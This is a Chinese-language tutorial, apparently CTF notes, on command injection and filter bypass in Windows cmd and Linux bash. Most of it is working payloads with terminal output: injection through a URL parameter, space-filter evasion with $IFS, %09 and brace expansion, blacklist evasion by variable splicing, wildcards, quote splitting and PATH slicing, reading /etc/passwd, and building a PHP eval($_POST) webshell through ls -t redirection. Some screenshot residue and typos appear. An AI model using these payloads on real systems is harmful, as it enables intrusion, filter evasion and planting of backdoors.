

前置知识点:

Windows:

注释:

1. :: 注释内容

转义字符:

1. ^

```
C:\Users\Xenc>echo 123 && echo 456
123
456

C:\Users\Xenc>echo 123 ^&& echo 456
123 &
456

C:\Users\Xenc>echo 123 ^&^& echo 456
123 && echo 456
```

Linux:

注释:

1. #

转义字符:

1. \

```
xenc@DESKTOP-F4SPJ20:~$ echo 123 && echo 456
123
456
xenc@DESKTOP-F4SPJ20:~$ echo 123 \&\& echo 456
123 && echo 456
xenc@DESKTOP-F4SPJ20:~$
```

命令组合:

&

Usage: 第一条命令 & 第二条命令 [& 第三条命令...]
用这种方法可以同时执行多条命令，而不管命令是否执行成功

&&

Usage: 第一条命令 && 第二条命令 [&& 第三条命令...]
用这种方法可以同时执行多条命令，当碰到执行出错的命令后将不执行后面的命令，如果一直没有出错则一直执行完所有命令；

|

Usage: 第一条命令 | 第二条命令 [| 第三条命令...]
将第一条命令的结果作为第二条命令的参数来使用，记得在unix中这种方式很常见。

||

Usage: 第一条命令 || 第二条命令 [|| 第三条命令...]
用这种方法可以同时执行多条命令，当碰到执行正确的命令后将不执行后面的命令，如果没有出现正确的命令则一直执行完所有命令；

```
xenc@DESKTOP-F4SPJ20:~$ whoami & noexits
[1] 265
-bash: noexits: command not found
xenc@DESKTOP-F4SPJ20:~$ xenc

[1]+  Done                  whoami
xenc@DESKTOP-F4SPJ20:~$ noexits && whoami
-bash: noexits: command not found
xenc@DESKTOP-F4SPJ20:~$ whoami | cat
xenc
xenc@DESKTOP-F4SPJ20:~$ whoami || pwd
xenc
xenc@DESKTOP-F4SPJ20:~$
```

管道命令:

>

该命令会将上一个命令的结果写入到后面的文件

如: `echo 123 > 1` 将会把123写入到文件当中，1文件如果不存在将会**自动创建**、如果存在该文件内容将被清空后写入 123

>>

输出重定向命令

将一条命令或某个程序输出结果的重定向到特定文件中，> 与 >>的区别在于，>会清除调原有文件中的内容后写入指定文件，而>>只会追加内容到指定文件中，而不会改动其中的内容。

< , >& , <&

< 从文件中而不是从键盘中读入命令输入。

>& 将一个句柄的输出写入到另一个句柄的输入中。

<& 从一个句柄读取输入并将其写入到另一个句柄输出中。

使用命令重定向操作符可以使用重定向操作符将命令输入和输出数据流从默认位置重定向到其他位置。输入或输出数据流的位置称为句柄。

下表将列出可用的句柄。

句柄 句柄的数字代号 描述

STDIN 0 键盘输入

STDOUT 1 输出到命令提示符窗口

STDERR 2 错误输出到命令提示符窗口

UNDEFINED 3-9 这些句柄由应用程序单独定义，并且是各个工具特定的。

数字 0 到 9 代表前 10 个句柄。

```
xenc@DESKTOP-F4SPJ20:~/tests$ echo "test">2
xenc@DESKTOP-F4SPJ20:~/tests$ cat <2
test
xenc@DESKTOP-F4SPJ20:~/tests$ cat<2
test
xenc@DESKTOP-F4SPJ20:~/tests$
```

多条命令执行:

Windows下: &&、||、%0a;、|、&
%0d、|、&

Linux下 &&、||、;、\$()、\\、%0a、

%0d、|、&

← → ↺ ⓘ localhost/index.php?_whoami%26dir

应用 Gmail YouTube 地图 翻译 GitHub -

desktop-f4spj20\xenc 驱动器 D 中的卷:

. 2020/10/27 22:00

.. 2020/01/09 20:26 396 1.h

2020/10/27 17:10 520 1


在linux下 双引号中的\$(命令)和\\依然会被解析执行 但是在单引号里面就不会被解析执行:

```
xenc@DESKTOP-F4SPJ20: ~/tests$ $(id)
-bash: uid=1000(xenc): command not found
xenc@DESKTOP-F4SPJ20: ~/tests$ $(id)
-bash: uid=1000(xenc): command not found
xenc@DESKTOP-F4SPJ20: ~/tests$ echo "$(id)"
uid=1000(xenc) gid=1000(xenc) groups=1000(xenc),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
xenc@DESKTOP-F4SPJ20: ~/tests$ echo "$(whoami)"
xenc
xenc@DESKTOP-F4SPJ20: ~/tests$ _
```

绕过 过滤空格:

利用特殊字符

%09、%0b、%0c可以绕过过滤空格



1 2 3

Windows下变量截断:


利用环境变量中的值有空格 在配合截取就可以截取到空格进行绕过:

```
%ProgramFiles% //C:\Program Files
```

利用~来截取:

%ProgramFiles:~, , 10,1% 这个是一个空格

表示从环境变量 %ProgramFiles% 中从第十个字符开始截取1个字符



Linux下

利用{命令,参数列表}

: 利用{命令,参数列表}

```
xenc@DESKTOP-F4SPJ20:~/tests$
xenc@DESKTOP-F4SPJ20:~/tests$ uname -r
4.4.0-18362-Microsoft
xenc@DESKTOP-F4SPJ20:~/tests$ {uname, -r}
4.4.0-18362-Microsoft
xenc@DESKTOP-F4SPJ20:~/tests$
```

利用\$IFS:

IFS环境变量，及内部字段分隔符，定义了bash shell的命令间隔字符，一般为空格，但还需使用\$9：表示当前系统shell进程的第九个参数，通常是一个空字符串：

```
xenc@DESKTOP-F4SPJ20:~/tests$
xenc@DESKTOP-F4SPJ20:~/tests$ echo$IFSxenc
xenc@DESKTOP-F4SPJ20:~/tests$ echo${IFS}Xenc
Xenc
xenc@DESKTOP-F4SPJ20:~/tests$ echo$IFS$9Xenc
Xenc
xenc@DESKTOP-F4SPJ20:~/tests$ echo$IFS$0Xenc
-bashXenc
xenc@DESKTOP-F4SPJ20:~/tests$ echo$IFS$1Xenc
Xenc
xenc@DESKTOP-F4SPJ20:~/tests$ echo$IFS$2Xenc
Xenc
xenc@DESKTOP-F4SPJ20:~/tests$
```

利用<>:

```
xenc@DESKTOP-F4SPJ20:~/tests$ cat<>flag
win
```

利用\$和UNICODE码绕过空格和关键字

Native:

flag

☐ 不转换字母和数字

ASCII ->

<- Native

ASCII:

\u0020\u0066\u006c\u0061\u0067

```
[root@izjsxtd2h9bti4z ~]# a='${x20\x66\x6c\x61\x67}' //为Unicode码值 20是空格
[root@izjsxtd2h9bti4z ~]# $a
bash: flag: command not found
[root@izjsxtd2h9bti4z ~]# cat$a
good
```

黑名单关键字：

在CTF中，有时候会遇到黑名单关键字，对cat、flag等字符串进行拦截：

Windows下：

Window下命令不区分大小写

利用set命令：

```
set a=who
set b=ami
%a%%b% //执行whoami
call %a%%b% //执行whoami
```


利用拼接：

```
whoami //正常执行
who"a"mi
who^ami 或者who""a^mi
"who"am^i
```

Linux下：

利用变量拼接：


```
a=c;b=at;c=f;d=l;e=ag;$a$b $c$d$e
```



```
xenc@DESKTOP-F4SPJ20: ~/tests$ cat flag
Win
xenc@DESKTOP-F4SPJ20: ~/tests$ a=c;b=at;c=f;d=l;e=ag;$a$b $c$d$e
Win
xenc@DESKTOP-F4SPJ20: ~/tests$ _
```

利用通配符：

```
/bin/c?t fl*
```



```
E: Invalid operation /bin/cat
xenc@DESKTOP-F4SPJ20: ~/tests$ /bin/?at fl?g
Win
xenc@DESKTOP-F4SPJ20: ~/tests$
```

但是有时候会遇到：如下图 /bin/??? f?a? 可能会找到/bin/zip去执行，会发现没有先找到cat去执行，这时可以使用glob中的 [] 和 ^ 来过滤一些字符：如 [^0-9] 表示第二个字符不是0-9的数字和b-z的字母

```
xenc@DESKTOP-F4SPJ20:~/tests$ /bin/c[0-9b-z]t f?a?
Win
xenc@DESKTOP-F4SPJ20:~/tests$
```

利用生僻的命令：

如果cat被过滤、那么可以使用diff、paste、cat、tac、less、more、head、tail、nl、tailf

```
diff ./flag.txt /etc/passwd

paste ./flag.txt /etc/passwd

od -a ./flag.txt

bzmoe ./flag.txt

echo `bzless ./flag.txt`

more ./flag.txt

head ./flag.txt

tail ./flag.txt

nl ./flag.txt

cat ./flag.txt

tac ./flag.txt
```

利用linux特性：

```
cat flag
```

可以写成：

```
c'a't f'l'a'g'
```

用单引号和双引号都可以将命令分开这样就不会被匹配到黑名单，同时这样的方式linux一样可以执行

5. 使用Linux截断获取

\$PATH 是Linux的环境变量，必须要大写。

```
${PATH:5:1} //表示在PATH变量中从第五个字符开始截取一个字符
如
${PATH:14:2}${PATH:27:1} flag //${PATH:14:2} 是ca ${PATH:27:1} 是t组合就是cat
/flag
```

```
xenc@DESKTOP-F4SPJ20: ~/testss$ echo ${PATH:1:1}
h
xenc@DESKTOP-F4SPJ20: ~/testss$ ${PATH:14:2}${PATH:27:1} flag
You Win
xenc@DESKTOP-F4SPJ20: ~/testss$ _
```

利用\$1、\$2...等\$@:

```
[root@izjsxtd2h9bti4Z ~]# wh$1oami
root
[root@izjsxtd2h9bti4Z ~]# wh$2oami
root
[root@izjsxtd2h9bti4Z ~]# wh$3oami
root
[root@izjsxtd2h9bti4Z ~]# wh$4oami
root
[root@izjsxtd2h9bti4Z ~]# wh$5oami
root
[root@izjsxtd2h9bti4Z ~]# wh$6oami
root
[root@izjsxtd2h9bti4Z ~]# wh$7oami
root
[root@izjsxtd2h9bti4Z ~]# wh$8oami
root
[root@izjsxtd2h9bti4Z ~]# wh$9oami
root
[root@izjsxtd2h9bti4Z ~]# wh$@oami
root
```

```
[root@izjsxtd2h9bti4Z ~]# wh$1oami
root
[root@izjsxtd2h9bti4Z ~]# wh$2oami
root
[root@izjsxtd2h9bti4Z ~]# wh$3oami
root
[root@izjsxtd2h9bti4Z ~]# wh$4oami
root
[root@izjsxtd2h9bti4Z ~]# wh$5oami
root
[root@izjsxtd2h9bti4Z ~]# wh$6oami
root
[root@izjsxtd2h9bti4Z ~]# wh$7oami
root
[root@izjsxtd2h9bti4Z ~]# wh$8oami
root
[root@izjsxtd2h9bti4Z ~]# wh$9oami
root
[root@izjsxtd2h9bti4Z ~]# wh$@oami
root
[root@izjsxtd2h9bti4Z ~]#
```


利用history:

!加history中的行号可以执行指定行号的内容 如果过滤了cat flag可以先深入ca然后t fl ag 用!连起来一起执行

这个方法建立在当好执行命令，因为没办法截取history的记录，除非使用其他命令（但是需要没有过滤空格和绕过空格的方法）

```
72 ${a,2-4}  
73 clear  
74 history  
75 ca  
76 t  
77 fla  
78 g  
79 history  
root@iZjsxtd2h9bti4Z ~]#
```

```
[root@iZjsxtd2h9bti4Z ~]# !75!76 !77!78  
cat flag  
good  
[root@iZjsxtd2h9bti4Z ~]#
```

如果没有过滤空格等也可以:

通过sed获取history中的一行然后cut夺取第几个字符最后\$() 然后拼接到命令

```
[root@iZjsxtd2h9bti4Z ~]# history  
18 history  
19 history|cut -c 1  
20 history|cut -c 2  
21 history|cut -c 0  
22 history|cut -c 1-  
23 history|cut -c 1  
24 history|cut -c 1-1  
25 history|cut -c 1-2  
26 history|cut -c 1-4  
27 history|cut -c 1-  
28 history|cut -t 1-c 1-  
29 cut  
30 cut --help  
31 history  
32 history|sed  
33 history|sed -n 1p  
34 history|sed -n 2p  
35 history|sed -n 2p|cut -c  
36 f  
37 history  
[root@iZjsxtd2h9bti4Z ~]# history|sed -n 19p|cut -c 8  
f  
[root@iZjsxtd2h9bti4Z ~]# cat $(history|sed -n 19p|cut -c 8)lag  
good
```

命令长度限制绕过

利用 `ls -t` 绕过

`ls -t` 按时间进行文件的排序 Time(时间)

时间前的在后面 时间后的在前面：

假设构造：

```
<?php
eval(
$_POST['cmd']
);
?>
```

那么就得：

```
首先 > '?>'
然后 > ');'
然后 > '$_POST["cmd"]'
然后 > 'eval('
最后 > '<?php'
```



```
xenc@DESKTOP-F4SPJ20: ~/testss$
xenc@DESKTOP-F4SPJ20: ~/testss$
xenc@DESKTOP-F4SPJ20: ~/testss$ > '?>'
xenc@DESKTOP-F4SPJ20: ~/testss$ > ');'
xenc@DESKTOP-F4SPJ20: ~/testss$ > '$_POST["cmd"]'
xenc@DESKTOP-F4SPJ20: ~/testss$ > 'eval('
xenc@DESKTOP-F4SPJ20: ~/testss$ > '<? php'
xenc@DESKTOP-F4SPJ20: ~/testss$ ls -t
'<? php' 'eval(' '$_POST["cmd"]' ');' '?>'
xenc@DESKTOP-F4SPJ20: ~/testss$ ls -t > f.php
xenc@DESKTOP-F4SPJ20: ~/testss$ cat f.php
f.php
<? php
eval(
$_POST["cmd"]
);
?>
xenc@DESKTOP-F4SPJ20: ~/testss$
```

这里还利用了 php 的一个特性：

PHP 不可以将一个函数名写在两行


```
<?
php //这样是不可以的必须要<?php 这样才会被解析
```

但是函数有括号，可以用括号来实现包含多行代码：

```
/*
    下方就可以被执行，eval是一个函数函数的括号可以和函数名不在同一行，并且括号里面的内容也可以
    不在同一行，在解析的时候就会将多行的内容包含在一起当成参数
*/
<?php
eval
(
$_POST['cmd']
);
?>
```

利用 \ 绕过

\ 在命令行最后一个字符的时候会被当成连接符 连接下一条命令， 例如：



```
xenc@DESKTOP-F4SPJ20:~/testss$ c\
> a\
> t\
> flag
-bash: catflag: command not found
xenc@DESKTOP-F4SPJ20:~/testss$ c\
> a\
> t\
> flag
You Win
xenc@DESKTOP-F4SPJ20:~/testss$
```

3. 利用 >> 绕过

sh命令会将一个文件内容每一行当成命令去执行。

通过>> 输出重定向命令。将内容追加写入到一个文件，然后使用sh去执行就可以达到绕过命令长度限制

```
xenc@DESKTOP-F4SPJ20:~/testss$ echo 'ca\' >g
xenc@DESKTOP-F4SPJ20:~/testss$ echo 't\' >>g
xenc@DESKTOP-F4SPJ20:~/testss$ echo ' fl\' >>g
xenc@DESKTOP-F4SPJ20:~/testss$ echo 'ag\' >>g
```

即可读取flag

```
xenc@DESKTOP-F4SPJ20:~/testss$ echo 'ca\' >g
xenc@DESKTOP-F4SPJ20:~/testss$ echo 't\' >>g
xenc@DESKTOP-F4SPJ20:~/testss$ echo 'fl\' >>g
xenc@DESKTOP-F4SPJ20:~/testss$ echo 'ag\' >>g
xenc@DESKTOP-F4SPJ20:~/testss$ sh g
cat: flag: No such file or directory
xenc@DESKTOP-F4SPJ20:~/testss$ echo "You Win" > flag
xenc@DESKTOP-F4SPJ20:~/testss$ sh g
You Win
xenc@DESKTOP-F4SPJ20:~/testss$ _
```